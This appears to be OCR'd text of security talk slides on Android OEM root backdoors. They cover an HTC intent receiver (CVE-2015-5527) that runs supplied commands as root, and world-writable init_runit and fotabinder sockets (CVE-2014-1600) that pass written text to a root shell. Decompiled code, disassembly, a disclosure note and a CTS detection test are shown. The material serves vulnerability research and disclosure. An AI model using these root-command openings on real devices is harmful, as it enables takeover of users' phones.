


```xml
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="2" android:versionName="1.1"
    package="com.cci.eapsu" xmlns:android="http://
    schemas.android.com/apk/res/android">
   <uses-sdk android:minSdkVersion="8"
         android:targetSdkVersion="15" />
  <!—removed a bunch of permissions that we don't need to
    see—>

   <application android:icon="@drawable/ic_launcher"
         android:label="@string/app_name"
         android:theme="@style/AppTheme">
       <receiver android:name=".CmdReceiver">
           <intent-filter>
               <action
                  android:name=“com.cci.eapsu.DoSuCmd"/>
           </intent-filter>
       </receiver>
   </application>
</manifest>
```

HTC DESIRE 310

Zeroday Time

- CVE-2015-5527
- We can write to the original path
- No transversal needed
- We can trigger eapd to execute
- No need for weak permissions



```
protected static boolean DoSuCmd(String cmd) {
        boolean bool = false;
        SystemProperties.set("ctl.stop", "my_su_command");
        String CmdPath = "/data";
        String CmdName = "cmd.sh";

        File fileScript = new File(CmdPath, CmdName);
        if(fileScript.exists()) {
                fileScript.delete();
        }

        if(!FileOperations.writeStrToFile(
                fileScript.getAbsolutePath(), cmd, false)) {
                if(fileScript.exists()) {
                        fileScript.delete();
                }

        } else {
                SystemProperties.set("ctl.start", "my_su_command");
                bool = true;
        }

        return bool;
}

public void onReceive(Context context, Intent intent) {
        if(intent.getAction().equals("com.cci.eapsu.DoSuCmd")) {
                this.cmd = intent.getExtras().getString("cmd");
                CmdReceiver.DoSuCmd(this.cmd);
        }
}
```

OLD BUGS

Because OEMs never learn

- Important to understand how old bugs work
- We will see similar, or even identical vulns elsewhere
- Old bugs are still fun


INITRUNIT

Seriously?

- Republic Wireless Motorola Defy XT
- Some Sharp phones I could never buy
- Ridiculousness
- The backdoor that never dies

INITRUNIT

Seriously?




```
$ ls -l
srw-rw---- root      radio          1980-01-05 16:00 rild
srw-rw---- radio     system         1980-01-05 16:00 rild-debug
srw-rw-rw- root      root           1980-01-05 16:00 keystore
srw------- system    system         1980-01-05 16:00 installd
srw-rw---- bluetooth bluetooth      1980-01-05 16:00 dbus
srw-rw-rw- root      root           1980-01-05 16:00 zygote
srw-rw---- root      system         1980-01-05 16:00 netd
srw-rw---- root      mount          1980-01-05 16:00 vold
srw-rw-rw- root      root           1980-01-05 16:00 init_runit
srw-rw-rw- root      root           1980-01-05 16:00 property_service
$
```

- World read/write/execute socket

INITRUNIT

Seriously?



```
sub_DE84

var_10= -0x10

PUSH            {R0,R1,R4,LR}
LDR             R0, =(aInit_runit - 0xDE90)
MOVS            R3, #0
MOVS            R1, #1
ADD             R0, PC  ; "init_runit"
MOV.W           R2, #0x1B6
STR             R3, [SP,#0x10+var_10]
BL              sub_E930
CMP             R0, #0
MOV             R4, R0
BLT             locret_DEC0
```

- /init creates and listens on this socket

INITRUNIT

Seriously?

```
private boolean writeCommand(String _cmd) {
    boolean bool;
    byte[] array_b = _cmd.getBytes();
    int i = array_b.length;
    if(i >= 1 && i <= 0x400) {
        this.buf[0] = ((byte)(i & 0xFF));
        this.buf[1] = ((byte)(i >> 8 & 0xFF));
        try {
            this.mOut.write(this.buf, 0, 2);
            this.mOut.write(array_b, 0, i);
            bool = true;
        }
        catch(IOException iOException) {
            Log.e("Runit_Socket", "write command error");
            this.disconnect();
            bool = false;
        }
    }
    else {
        bool = false;
    }

    return bool;
}
```

- Anything written to the socket gets execute with sh as root


FOTABINDER

Lets move and rename, instead of fix

- yeah, all over again
- Mostly mediate
- Various watches, phones and tablets

FOTABINDER

Lets move and rename, instead of fix




```
    while ( 1 )
    {
      if ( sub_87B0(v8, (int)&v15, 2) )
        goto LABEL_18;
      if ( (unsigned __int16)(v15 - 1) > 0x3FEu )
      {
        _android_log_print(6, "fotabinder", "invalid size %d\n");
        goto LABEL_18;
      }
      if ( sub_87B0(v8, (int)&v16, (unsigned __int16)v15) )
        break;
      *((_BYTE *)&v16 + (unsigned __int16)v15) = 0;
      v13 = system((const char *)&v16);
      _android_log_print(6, "fotabinder", "result %d\n", v13, fd);
      LOWORD(v15) = 4;
      if ( sub_8828(v8, (int)&v15, 2, 4) || sub_8828(v8, (int)&v13, (unsigned __int16)v15, v11) )
        goto LABEL_18;
    }
    _android_log_print(6, "fotabinder", "failed to read command\n");
```

- Yep it is init_runit all over again
- Same code, moved to separate binary
- Now clear that it is used for firmware updates

“GETSUPERSERIAL”

Because we always love finding things JCase already has…

- Leaves socket open for root access
- Clear “backdoor” to allow updating
- Should never exist…
- Check for it added to CTS


Android Security Discussions

Justin Case OWNER
Discussion - Feb 22, 2014

Another root


CVE:
CVE-2014-1600

Affected Devices:
Blu Life View
Likely other Blu devices
Likely other devices with firmware developed by Tinno

I was unable to establish a proper line of communication with the responsible vendor. Vendor CSR staff was notified but unable to put me in contact.

Blu/Tinno's OTA system uses the /system/binfotabinder service initiated by init that spawns a socket at /dev/socket/fotabinder

srw-rw-rw- system   system   2014-02-22 12:49 fotabinder


tests/tests/security/src/ar

https://android.googlesource.com/platform/cts/+/master/tests/tests/security/src/android/security/cts/BannedFilesTest.java

```
/**
 * Detect devices allowing shell commands to be executed as root
 * through sockets.
 *
 * References:
 *
 * https://plus.google.com/+JustinCaseAndroid/posts/e1r6c9Z9jgg
 * https://plus.google.com/+JustinCaseAndroid/posts/5ofgPNrSu3J
 */
public void testNoRootCmdSocket() {
    assertFalse("/dev/socket/init_runit", new File("/dev/socket/init_runit").exists());
    assertFalse("/dev/socket/fotabinder", new File("/dev/socket/fotabinder").exists());
}
```

“GETSUPERSERIAL”

How’d we stumble across it, yet again?

- Bought one of the “top”, unlocked, < $100 phones of Amazon
- Blu Studio 5.0c - “Designed in Miami”
- Mediatek chipset
- Solid device, not bad, kind of shocking it works, basically duct taped together
- Excellent malware research phone and vuln hunting device!

FOTA / FOTABINDER

Ok, so it's patched?

- Vendor notified, Google notified
- AOSP patch to prevent specific vuln from shipping
- Maybe vendor learns their lesson?
- No devices should ever see this, right?

FOTA / FOTABINDER

Ok, so it's patched?

- Fire up device and look at attack service…
- adb shell ls -l /dev/socket
- adb shell top > running

FOTA / FOTABINDER

